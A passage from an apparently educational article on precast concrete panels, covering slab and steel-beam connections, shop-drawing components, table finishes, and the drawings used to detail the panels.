
    2. Precast to Insitu slab Connection:

    For Particular requirement the precast should be connected with slab. One cast in plate casted in to the slab and another one is casted in to the precast and both the plates are connected through weld plate by weld on site. Refer below picture for better understanding.

    3. Steel beams to the Precast Connection:

    Now a days the construction system are versatile various types of constructions systems are used to complete the same building. Steel building with precast walls are also preferred as a one type of construction system.

    Where the steel beams are meet the precast panels the cast-in plate is used to connect it. Here instead of weld plate cleat plate is used to connect between the steel member to precast wall. The cast in plate on the precast walls not cast with the pocket it is flush with surface.

  • SHOP DRAWING AND ITS COMPONENTS

    Shop Drawing:

    Shop drawings is detailed drawing of the original design of the building. It’s a drawing or set of drawings given to our consultant or Fabricator. It is used to produce the individual precast panels in the factory. Shop drawings are typically required some prefabricated components, they are Listed below.

    Shop Drawing Components:

    1. Lifter’s [Edge lifters – (Top & side) and face lifter’s].
    2. Grout tubes & Dowel bars (Top & Bottom).
    3. Props. (Face & Edge props)
    4. Ferrules (Handrail, Temporary connection ferrule & Slab rebate ferrule,
    steel connection ferrule).
    5. Couplers.
    6. Pull-out bars and starter bars.
    7. Cast in Plate.
    8. Strong back.
    9. ID tag.
    10. Any special components required for some special cases like Conduits etc.


                   SAMPLE SHOP DRAWING ELEVATION WITH COMPONENTS

  • TABLE PRECAST FINISHES




    Table precast finishes is the replication process. The surface of the manufacturing table affecting the precast surface. Sometimes the table is covered by form liners, bricks, signage letters & pattern to make the finishes.

    a) Normal table finish:


    Non-exposed surface of the precast is made by this type of table. Same table is used for multiple time for casting the precast. Surface of the table is drilled and nailed for component fixing. Components fixing damages not fixed at every time of repetition, which result poor surface finish.

    b) Good table finish:

    The damaged table surface is being fixed by welding and grinding before every time of casting. Which means each and every time the surface of the precast panel surface will be made well & good.

    c) Form Liner finish:

    custom façade design with architectural concrete, elastic form liners are used to form the finish by placing it on the table before pouring the concreate for the particular design of concrete facades.

    d) Retarder finish:


    It is a type of acid wash, spraying a retarding agent on the surface of the fresh concrete and leaved long time and washed to make aggregate exposed.

    e) Patterned finish:

    As per the Architecture or client requirement various shape of profile needs to make on precast surface by placing the readymade patterns on the table to form.

    f) Brick snap finish:


    Bricks are arranged on the table for required shape before pouring the concrete and demold the panel which has the bricks attached surface of the precast panel.

  • Drawings to be used to draw Precast Panels

    Architectural Drawing

    1. Concrete layout drawing
    • describes the location and layout of the precast
    1. General arrangement drawing
    • describes the building’s space arrangement, such as rooms, bathrooms, and so on.
    1. Window Plan and Elevations
    • describes the size and location of the windows and doors.
    1. Arch elevation and its sectional elevations
    • describes the architectural finishes and presentations on the exterior and interior.
    1. Stair plan & elevation drawings
    • describes the details of the stairs, steps, and landing.
    1. Core wall plan and elevations
    • describes the lift shaft drawings and their specifics.

    Structural drawings

    1. Column schedules & details
    • describes the column size and its reinforcement details.
    1. Core wall plan and elevation details
    • describes the details of the lift/stair wall reinforcement.
    1. Typical Precast Details
    • describes the general reinforcement and its details.
    1. Typical stair details
    • describes the stair landing slab and steps, as well as the reinforcing details.
    1. Slab profile plan and sectional details
    • describes the thickness of the slab, the beam, and the reinforcement details (up and down).
    1. Ramp plan, section, and elevation details
    • The Ramp Angle, Reinforcement, and Thick Sails are all described.
    1. Precast elevations & sectional details
    • describes the reinforcement, grade of concrete, and additional reinforcement details.  

    Service drawings

    1. Crane details
    • describes the loading area and crane weights at various lifting points.
    1. Hydraulic drawings
    • describes the drain or overflow opening and its details, among other things.
    1. Mechanical Penetration Details
    • describes the AC duct opening, etc.
    1. Post-tensioning slab details
    • describes the PT tendon passing areas and their specifics.
    1. Lift shaft drawing
    • describes the lift shaft opening, the controller box, and its details.